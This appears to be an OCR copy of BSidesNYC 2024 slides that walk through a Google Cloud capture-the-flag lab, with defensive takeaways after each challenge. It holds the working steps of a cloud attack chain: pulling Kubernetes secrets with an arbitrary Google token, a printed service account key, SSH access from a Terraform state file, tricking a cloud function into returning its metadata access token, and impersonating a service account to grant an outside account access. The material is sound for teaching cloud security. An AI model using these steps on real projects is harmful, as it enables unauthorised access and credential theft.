BSidesNYC 2024

A hitchhiker's guide to a Google Cloud CTF

Marion Säckel
Senior Security engineer
Spotify

Marcus Hallberg
Senior Security engineer
Spotify

Security | Spotify

Who we are?

Marion Säckel
Senior Security engineer
Spotify

- Cloud Security & Blue Team focus. Secret skill: Learning gardening


Marcus Hallberg
Senior Security engineer
Spotify

- Passion for cloud security, forensics and automation. Secret skill: Swedish folk dancing.

Introduction

- Install gcloud - https://cloud.google.com/sdk/docs/install
- gcloud cli cheat sheet - https://cloud.google.com/sdk/docs/cheatsheet
- Free google account

Challenge 1



Security | Spotify

Challenge 1

Confidential Cluster


- Your starting point: `<IP address>`
- API endpoint of a Kubernetes cluster: `https://<IP>`
- Kubernetes RBAC and the `system:authenticated` group
- Authenticate with any Google access token: https://developers.google.com/oauthplayground/
- Test your permissions on the cluster
- **Your goal: Discover the secrets that this cluster has in store for you**

Challenge 1

Walkthrough

- Use your access token to query endpoints accessible to the `system:authenticated` group
- Access the Kubernetes secrets of the default namespace
- Base64 decode the secrets to find a service account key


Challenge 1 Walkthrough



Challenge 1

Flag

- Find “secrets” resource group in the API
  - curl -k -H "Authorization:Bearer $TOKEN" https://$IP/api/v1/namespaces/default/secrets



- Base64 decode the value for:
  - challenge1-creds.json

Challenge 1

Flag

- You’ve found the GCP Service Account Key!


```
{
  "type": "service_account",
  "project_id": "nodal-seer-306517",
  "private_key_id": "d089d87fedca2cfc1e89dc639215ff6588812b92",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvAIBADANBgkqhkiG9w0BAQEFAASCBKYwggSiAgEAAoIBAQCoaF+jXp7b655w\nuO7RSe7H/DOi26u1hBIdB6I030X1ky3
FkJP8NLZEiLDxWznU3C\nORLXkojVXlX5AOv2Z/slj+ODF8l+LCcP5aQstsf+qU+QPiIUKjiMgi1lXlLnTbD+\nY1qmI8rF0MuO6tKpM5EgodRfVnwaBUaezaVazHJvovltrmj9lHTy3Y/QB
sMplNd0f4ZDdKHgX4HGVPjwSoWiux5kUe2qATj65tK+tEcdF08BmrBWRvW0\nt8sw4USAPx5imCafJ8EwS81hBaV+ZomLmHjO+y/lSFkgx20BGhmGM/wyyByfzTKx\nSk81hZTjy7vZ4dkFN
UGfNRNurPjgCVYuZopmKzq0jZRxV7NoDX\nPvFj5M+wPpEzinhl39VdUYTA8bwyEhJm+IWfAbKXlpYh9UvFAvAQF0zEt2eSjezm\nN/bpLNBUE5EAR0x8khouikVpXQKBgQDFJNgyaxPyk5L
u+Pg8vp\np/awk5iskwKBgCmp2F7RQSgMTYBU1YgKLOFJhyKZdtOL198yqQ9NwOYqO367shfN\n0eOZOOdOQKI1c3xgptFgQsLSni8ZVTatEURc5YzIftV4/jM6j+X1j/tKkvZfJw5j\nLuH
mo7ChiAKvAhO+mwt3qeOQaqRNpS+GG4C9HrEbWLxuOB/PH6\nDzQCIwUDiM0yarKiArhm5/+rgf+OaL8B2ODGUq8CgYBz8IfjU5nOhq8go5dnSUju\nriIe4v9t1xaBUQXH/CYPIld2/P1xM
KEY-----\n",
  "client_email": "gkeapp-file-uploader@nodal-seer-306517.iam.gserviceaccount.com",
  "client_id": "106244915897715964716",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/gkeapp-file-uploader%40nodal-seer-306517.iam.gserviceaccount.com",
  "universe_domain": "googleapis.com"
}
```


Challenge 1

Key Takeaways

- `system:authenticated` is not limited to users of your organization
- The same is true of the GCP group `allAuthenticatedUsers`
- **Avoid granting permissions to those**
- **Avoid using service account keys**

https://orca.security/resources/blog/sys-all-google-kubernetes-engine-risk/

Challenge 2




Challenge 2

State of affairs

How GCP IAM works

- Concepts:
  - Member, Role & Policy
- Hierarchy
  - Org, folder, project & resource



Source: https://medium.com/@sadoksmine8/understanding-identity-and-access-management-in-gcp-hands-on-bbb63122c486

Challenge 2

State of affairs

- You've found a service account key with
  - GCP project name
  - Service account email
  - Private key
- Apply configuration using
  - `gcloud auth activate-service-account --key-file`
- Verify configuration using
  - `gcloud auth list`
- gsutil
  - `gsutil ls gs://<...>`
- **Your goal: Find resources you can read and see what they contain.**

Challenge 2

Flag

- Find the bucket name using the API
  - `curl -k -H "Authorization:Bearer $TOKEN" https://$IP/api/v1/namespaces/default/secrets`


```
"metadata": {
  "name": "gkeapp-file-uploader-account",
  "namespace": "default",
  "uid": "d987c401-0e9a-4d2c-9f0f-8bd08f91e914",
  "resourceVersion": "5560",
  "creationTimestamp": "2024-10-16T12:48:33Z",
  "labels": {
    "bucket": "file-uploads-nodal-seer-306517"
  },
```


- Use the specific bucket name to query objects
  - `gsutil ls gs://file-uploads-nodal-seer-306517`

```
gs://file-uploads-nodal-seer-306517/default.tfstate
gs://file-uploads-nodal-seer-306517/flag2.txt
```

Challenge 2

Key Takeaways

Try to enumerate permissions:


- `get-iam-policy` can be useful **but** `requires the right permissions`

```
gcloud projects get-iam-policy
nodal-seer-306517
```

- Resource labels and tags are a great source to find relationships and permissions.

- gsutil ls - useful source.

Challenge 3



Challenge 3


Computing Power

- Terraform and state files (default.tfstate)
- You don’t need gcloud to access the next resource
- **Your goal: Use the state file to gain more access in the GCP project. What resources are referenced in it?**

Challenge 3

Flag

- Identify the secret_data and decode it



- Find the NAT_IP for the compute engine in default.tfstate
  - `cat ~/Desktop/default.tfstate | grep nat_ip`

Challenge 3

Flag

- Save the private SSH key file (chmod 600) and use it to access the compute engine and impersonate alice.
  - `ssh -i ~/Desktop/ssh.key alice@35.196.168.60`

```
Linux app-prod-instance-challenge3 5.10.0-33-cloud-amd64 #1 SMP Debian 5.10.226-1 (2024-10-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
alice@app-prod-instance-challenge3:~$
```

Challenge 3


Key Takeaways

- Compute engine metadata

```
"metadata": {
"ssh-keys": "alice:ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAILSv1KOyBQlsfDD1IOI
zSwgj6oDPAAKrnehK5VQtaosl alice\n"}
```

- OS Login as SSH management alternative
- SSH default firewall rules
- **Don’t create secrets with terraform unless you’ll also treat your state file as a secret**

Challenge 4



Security | Spotify

Challenge 4

Invoking Answers

- The powerful compute service account `<project-nr>-compute@developer.gserviceaccount.com`
- IAM and OAuth access scopes `devstorage.read_only`
- The GCP Metadata Server endpoint
- **Your goal: Invoke and exploit another resource to find a more powerful access token**

Challenge 4

Walkthrough

- The metadata server has an endpoint for requesting an access token
- By passing that path to the cloud function, you can make it return its access token
- It uses the full cloud-platform access scope

Challenge 4

Flag

- Check the files on the VM, you'll see a few

```
alice@app-prod-instance-challenge3:~$ ls -la
total 40
drwxr-xr-x 5 alice alice 4096 Oct 16 15:01 .
drwxr-xr-x 4 root  root  4096 Oct 16 14:27 ..
-rw------- 1 alice alice    5 Oct 16 14:54 .bash_history
-rw-r--r-- 1 alice alice  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 alice alice 3526 Mar 27  2022 .bashrc
drwxr-xr-x 3 alice alice 4096 Oct 16 15:00 .config
drwxr-xr-x 2 alice alice 4096 Oct 16 15:01 .gsutil
-rw-r--r-- 1 alice alice  807 Mar 27  2022 .profile
drwx------ 2 alice alice 4096 Oct 16 14:27 .ssh
-rw-r--r-- 1 alice alice   18 Oct 16 14:40 flag3.txt
lrwxrwxrwx 1 alice alice   44 Oct 16 14:40 invoke_monitoring_function.sh
```

- The "invoke" script looks to query a cloud function

```
alice@app-prod-instance-challenge3:~$ cat invoke_monitoring_function.sh
#! /bin/bash

# sending heartbeat to compute monitoring function"
FUNCTION_RESPONSE=$(curl -s -X POST https://$LOCATION-$PROJECT_ID.cloudfur
Authorization: bearer $(gcloud auth print-identity-token)" -H "Content-Typ
": "email"}')

echo $FUNCTION_RESPONSE
alice@app-prod-instance-challenge3:~$
```

Challenge 4

Flag

- Looks like we also have permissions to view buckets

```
alice@app-prod-instance-challenge3:~$ gsutil ls
gs://cloud-function-bucket-challenge4/
gs://file-uploads-nodal-seer-306517/
gs://gcf-sources-806475214926-europe-west1/
gs://gcf-v2-sources-806475214926-us-east1/
```

- One of the buckets looks to contain cloud function source code
  - `gsutil cp \`
    `gs://cloud-function-bucket-challenge4/main.py`

- In the code we can see a metadata reference

```
    if request_json and "metadata" in request_json:
        metadata = request_json["metadata"]
        # for IAM debugging purposes to check the functions service acco
this afterwards
        metadata_response = requests.get(
            f"http://metadata.google.internal/computeMetadata/v1/instanc
",
            headers={"Metadata-Flavor": "Google"},
        )
        response_dict["function_account"] = metadata_response.text
        if metadata == "token":
            response_dict["flag4"] = "You found flag 4!"
```

Challenge 4

Flag

- By adding the “token” to the metadata field in the HTTP request we can now successfully query the function and make it return its token!

```
alice@app-prod-instance-challenge3:~$ curl -s -X POST https://$LOCATION-$PROJECT_ID.
cloudfunctions.net/monitoring-function -H "Authorization: bearer $(gcloud auth print
-identity-token)" -H "Content-Type: application/json" -d '{"metadata": "token"}'
```

- Looks like we got a new token with editor role and full cloud-platform access scopes!



```
{"function_account": "{\"access_token\":\"ya29.c.c0ASRK0GYZ9FqN5F2XluFDOfh9uwcqYf2pRjRjNHMFnROeyrLi7q4PiZ0WSv4DO_NxbPhJ
_S0UXWp5ASwngrDFHRqVFNE9dpBu4NIv6xQpxUoLXGAom_tT_7FSt0IGieN2FBT4mVnl7vMTZJ-uaq1Tokgd6N4jHt35cUO7qf47a-_NEmKkE_c2gKACQaH
55F-385IJqPBjD6oAiNpFek9ktojRFso9Cx30tMNEDQxGsM_R_P1yvTcceyk3Elppx4I6lePXuzxIS3eCsNPUlhBHm7NUme1Jo6prk-LBG92oAhYVGEd9ed
BqdcNhM92k9N3c0N2UbpLiWQi89wbqPd4rtHQ-ORr389X5LZME7P2Qdm4LjhvvJ7dOYBK5siRcdfsJZ2KQ0nEDOKat8j97BRqfQMl6J66YRSUYuzINOo7G6
4rd7PLHvUHmCsZaUBwVXg4_5WM4mbQkn0-LJ5rt0Ln56wH479CsFlMOkexF0FnZVx_u5yXXJ_eZWn6awffsotmyOs7Uj7kX-vqyo8ia4QnoednF3Yo9W44-
i47UwkZ7-wSO4rcwI6vF-kVYXY9cUlkezJoBn1Ru4R4k8O_h5z4pcRoZRnorz7v3jqlod1Qd6y-snFaZzY9BSptFxr-M2noq6z6ihpZdJJ7dakeg_-l-yu2
_n_jg04VSoseQlopqiRrR9j3tupYYeW9aZm-S50bQj76iFyb1ijUW9QmkvZ6xxyhinlJ4ktl2hOwJuo8hmpqcfUtZ7plov26eq-R4UY3sY3p49F1kmkXpbY
ojp_MqhMZ93WklSg12SfBobp9oFji6IiekZa994S2Jx5pZxXU2ucj29k9rkY-4ier6iMzXRawbkRs5Op8ycqsMR7j5Jpt4ZFZzgiX1zeOFbYy1YO3_5dxtr
lzymfahqIni5qvhBbjzBbuj7rfUU3d131YniRYQYYpO97MSt0YII2I8ohnquy_IfuJqv_uoz3vlgg_1sOunS0e4ganV72MxrrIF3ZUFSFZIRi4_fw0\",\"
expires_in\":1297,\"token_type\":\"Bearer\"}", "flag4": "You found flag 4!", "compute_engine_heartbeat": "compute engin
e was running at 2024-10-19 15:31:22"}alice@app-prod-instance-challenge3:~$
```

Challenge 4

Key Takeaways

- Access to the metadata server => access to the token endpoint
- Use non-default service accounts for compute instances or cloud functions
- Assign IAM bindings according to the principle of **least-privilege**

Bonus challenge



Challenge 5

Admin Impersonation

- You managed to get the “Editor” role on the project!
- Let’s gain persistence
- You can list IAM bindings on the project, but you can’t modify them
- You can also list other service accounts and see if you can use them
- **Your goal: Impersonate a more powerful service account**

Challenge 5

Walkthrough

- You can impersonate the `terraform-pipeline` service account
- It is assigned to a role allowing it to manage the IAM bindings on the GCP project
- Impersonate the account to add your own Google account as a `viewer` on the project

You can now access the cloud console with your own Google account!

Challenge 5

Flag

- Check what service accounts exists

```
alice@app-prod-instance-challenge3:~$ gcloud iam service-accounts list
DISPLAY NAME                            EMAIL                                                  DISABLED
Compute Engine default service account  806475214926-compute@developer.gserviceaccount.com      False
App Engine default service account      nodal-seer-306517@appspot.gserviceaccount.com          True
gke-account-challenge-1                 gke-account-challenge-1@nodal-seer-306517.iam.gserviceaccount.com  False
gkeapp-file-uploader                    gkeapp-file-uploader@nodal-seer-306517.iam.gserviceaccount.com  False
terraform-pipeline                      terraform-pipeline@nodal-seer-306517.iam.gserviceaccount.com  False
```

- Get role permissions for terraform pipeline

```
alice@app-prod-instance-challenge3:~$ gcloud iam roles describe TerraformPipelineProjectAdmin --project $PROJECT_ID
description: Broad permissions for terraform to set up and configure resources
etag: BwYkmOJ_IJs=
includedPermissions:
- resourcemanager.projects.getIamPolicy
- resourcemanager.projects.setIamPolicy
name: projects/nodal-seer-306517/roles/TerraformPipelineProjectAdmin
stage: GA
title: TerraformPipelineProjectAdmin
alice@app-prod-instance-challenge3:~$
```

C

Flag

- Checking the terraform service account iam policy shows we can impersonate the service account

```
alice@app-prod-instance-challenge3:~$ gcloud iam service-accounts get-iam-policy terraform-pipeline@nodal-seer-306517.iam.gservice
bindings:
- condition:
    description: You found flag5!
    expression: 'true'
    title: flag5
  members:
  - serviceAccount:806475214926-compute@developer.gserviceaccount.com
  role: roles/iam.serviceAccountTokenCreator
etag: BwYkmOMgJ9E=
version: 3
```

- Through the knowledge obtained we can now impersonate the service account and assign a role to our external google identity.

```
alice@app-prod-instance-challenge3:~$ gcloud projects add-iam-policy-binding $PROJECT_ID --member=user                @gmail.com --role=roles/viewer --
